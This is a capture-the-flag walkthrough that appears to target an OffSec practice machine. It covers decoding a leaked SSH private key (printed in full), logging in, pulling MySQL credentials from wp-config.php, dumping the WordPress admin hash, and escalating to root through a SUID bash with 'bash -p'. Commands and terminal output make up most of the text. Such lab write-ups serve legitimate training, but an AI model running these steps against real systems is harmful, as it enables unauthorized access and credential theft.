
Let's decode it.

```
wget 192.168.88.137/secret.txt
```

```
cat secret.txt | base64 -d
```

Looks like we got an ssh private key.

We can use that to login as **oscp** into the machine.




```
┌──(root㉿kali)-[~]
└─# wget 192.168.88.137/secret.txt
--2023-06-26 14:05:44--  http://192.168.88.137/secret.txt
Connecting to 192.168.88.137:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3502 (3.4K) [text/plain]
Saving to: ‘secret.txt’

secret.txt                    100%[══════════════════════════════════════════════

2023-06-26 14:05:44 (535 MB/s) - ‘secret.txt’ saved [3502/3502]


┌──(root㉿kali)-[~]
└─# cat secret.txt | base64 -d
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBScvglLE9flolsKdxfMQQbMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdlJWxz
bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbrw9v
A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPkY18i6vnfiYHGkyW1SgryPh5x9BGTk3eRYcN
w6mDbAjXKKCHGM+dnnGNgvAkqT+gZWz/Mpy0ekauk6NP7NCzORNrIXAYFa1rWzaEtypHwY
kCEcfWJJlZ7+fcEFa5B7gEwt/aKdFRXPQwinFliQMYMmau8PZbPiBIrxtIYXy3MHcKBIsJ
0HSKv+HbKW9kpTL5OoAkB8fHF30ujVOb6YTuc1sJKWRHIZY3qe08I2RXeExFFYu9oLug0d
tHYdJHFL7cWiNv4mRyJ9RcrhVL1V3CazNZKKwraRAAAFgH9JQL1/SUC9AAAAB3NzaC1yc2
EAAAGBALRwrEsx7VBfCvLYjqhAkGC6yiqwkbG76uoiBu0fYNFj7/cPoJFFniMwUnL4JSxP
X5aJbCncXzEEGzFRqkgA52AU2r2ooEHpLntGy7GJP62eRYTlEWS073ZSVsc2yHsguWuRdA
5fVGJswoXuN89A6NIkMNe/BiVEGqrHC5hGraiIk/9hZBfgL3lt4aj3268PbwPUACFAN5Xn
aq/FxM2P/y6tPrEIP6VLtCj5GNfIur534mBxpMltUoK8j4ecfQRk5N3kWHDcOpg2wI1yig
hxjPnZ5xjYLwJKk/oGVs/zKctHpGrpOjT+zQszkTayFwGBWta1s2hLcqR8GJAhHH1iSZWe
/n3BBWuQe4BMLf2inRUVz0MIpxZYkDGDJmrvD2Wz4gSK8bSGF8tzB3CgSLCdB0ir/h2ylv
ZKUy+TqAJAfHxxd9Lo1Tm+mE7nNbCSlkRyGWN6ntPCNkV3hMRRWLvaC7oNHbR2HSRxS+3F
ojb+JkcifUXK4VS9VdwmszWSisK2kQAAAAMBAAEAAAGBALCyzeZtJApaqGwb6ceWQkyXXr
bjZil47pkNbV70JWmnxixY31KjrDKldXgkzLJRoDfYp1Vu+sETVlW7tVcBm5MZmQO1iApD
gUMzlvFqiDNLFKUJdTj7fqyOAXDgkv8QksNmExKoBAjGnM9u8rRAyj5PNo1wAWKpCLxIY3
BhdlneNaAXDV/cKGFvW1aOMlGCeaJ0DxSAwG5Jys4Ki6kJ5EkfWo8elsUWF30wQkW9yjIP
UF5Fq6udJPnmEWApvLt62IeTvFqg+tPtGnVPleO3lvnCBBIxf8vBk8WtoJVJdJt3hO8c4j
kMtXsvLgRlve1bZUZX5MymHalN/LA1IsoC4Ykg/pMg3s9cYRRkm+GxiUU5bv9ezwM4Bmko
QPvyUcye28zwkO6tgVMZx4osrIoN9WtDUUdbdmD2UBZ2n3CZMkOV9XJxeju51kH1fs8q39
QXfxdNhBb3Yr2RjCFULDxhwDSIHzG7gfJEDaWYcOkNkIaHHgaV7kxzypYcqLrs0S7C4QAA
AMEAhdmD7Qu5trtBF3mgfcdqpZOq6+tW6hkmR0hZNX5Z6fnedUx//QY5swKAEvgNCKK8Sm
iFXlYfgH6K/5UnZngEbjMQMTdOOlkbrgpMYih+ZgyvK1LoOTyMvVgT5LMgjJGsaQ5393M2
yUEiSXer7q90N6VHYXDJhUWX2V3QMcCqptSCS1bSqvkmNvhQXMAaAS8AJw19qXWXim15Sp
WoqdjoSWEJxKeFTwUW7WOiYC2Fv5ds3cYOR8RorbmGnzdiZgxZAAAAwQDhNXKmS0oVMdDy
3fKZgTuwr8My5Hyl5jra6owj/5rJMUX6sjZEigZa96EjcevZJyGTF2uV77AQ2Rqwnbb2Gl
jdLkc0Yt9ubqSikd5f8AkZlZBsCIrvuDQZCoxZBGuD2DUWzOgKMlfxvFBNQF+LWFgtbrSP
OgB4ihdPC1+6FdSjQJ77f1bNGHmn0amoiuJjlUOOPL1cIPzt0hzERLj2qv9DUelTOUranO
cUWrPgrzVGT+QvkkjGJFX+r8tGWCAOQRUAAADBAM0cRhDowOFx50HkE+HMIJ2jQIefvwpm
Bn2FN6kw4GLZiVcqUT6aY68njLihtDpeeSzopSjyKh10bNwRS0DAILscWg6xc/R8yueAeI
Rcw85udkhNVWperg4OsiFZMpwKqcMlt8i6lVmoUBjRtBD4g5MYWRANO0Nj9VWMTbW9RLiR
kuoRiShh6uCjGCCH/WfwCof9enCej4HEj5EPj8nZ0cMNvoARq7VnCNGTPamcXBrfIwxcVT
8nfK2oDc6LfrDmjQAAAAlvc2NwQG9zY3A=
```

First, we need to put into a file and change it's permissions.

```
chmod 600 key
```

```
ssh oscp@192.168.88.137 -i key
```


We got in!



```
┌──(root㉿kali)-[~]
└─# chmod 600 key

┌──(root㉿kali)-[~]
└─# ssh oscp@192.168.88.137 -i key
Warning: SSH client configured for wide compatibility by kali-tweaks.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 26 Jun 2023 06:09:16 PM UTC

  System load:  0.02              Processes:             211
  Usage of /:   27.4% of 19.56GB   Users logged in:       0
  Memory usage: 65%               IPv4 address for eth0: 192.168.88.137
  Swap usage:   8%


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Mon Jun 26 17:41:00 2023 from 192.168.88.128
-bash-5.0$ 
```

Let's check the wordpress configuration file.


We got the username and password for the mysql database.



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Oscp12345!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

```
mysql -u wordpress -p
```

We got in!




```
-bash-5.0$ mysql -u wordpress -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3814
Server version: 8.0.20-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

mysql> 
```

```
show databases;
```

```
use wordpress;
```

```
show tables;
```

```
select * from wp_users
```




```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-----
--------------+------------------------+----------------------+-------------
------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user
_email         | user_url               | user_registered      | user_activatio
n_key | user_status | display_name |
+----+------------+------------------------------------+---------------+-----
--------------+------------------------+----------------------+-------------
------+-------------+--------------+
|  1 | admin      | $P$Bx9ohXoCVR5lkKtuQbuWuh2P36Pr1D0 | admin         | offs
ec@offsec.com | http://192.168.128.135 | 2020-07-09 06:12:49 |
      |           0 | admin        |
+----+------------+------------------------------------+---------------+-----
--------------+------------------------+----------------------+-------------
------+-------------+--------------+
1 row in set (0.00 sec)
```

I tried cracking the password for the user **admin** but I failed.

Let's use linpeas for more local enumeration.


In the SUID section, we can see that we can run bash with root permissions.



```
-rwsr-xr-x 1 root root 84K May 28  2020 /usr/bin/chfn  ---> SuSE_9.3/10
-rwsr-sr-x 1 root root 1.2M Feb 25  2020 /usr/bin/bash
-rwsr-xr-x 1 root root 31K Aug 16  2019 /usr/bin/pkexec  ---> Linux4.10_to_5
.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
```

Let's just use that to open a root shell.

We can find the command on gtfobins.




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

Running that, we became root.



```
-bash-5.0$ bash -p
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# ls
fix-wordpress  flag.txt  snap
bash-5.0# cat flag.txt
d73b04b0e696b0945283defa3eee4538
bash-5.0# 
```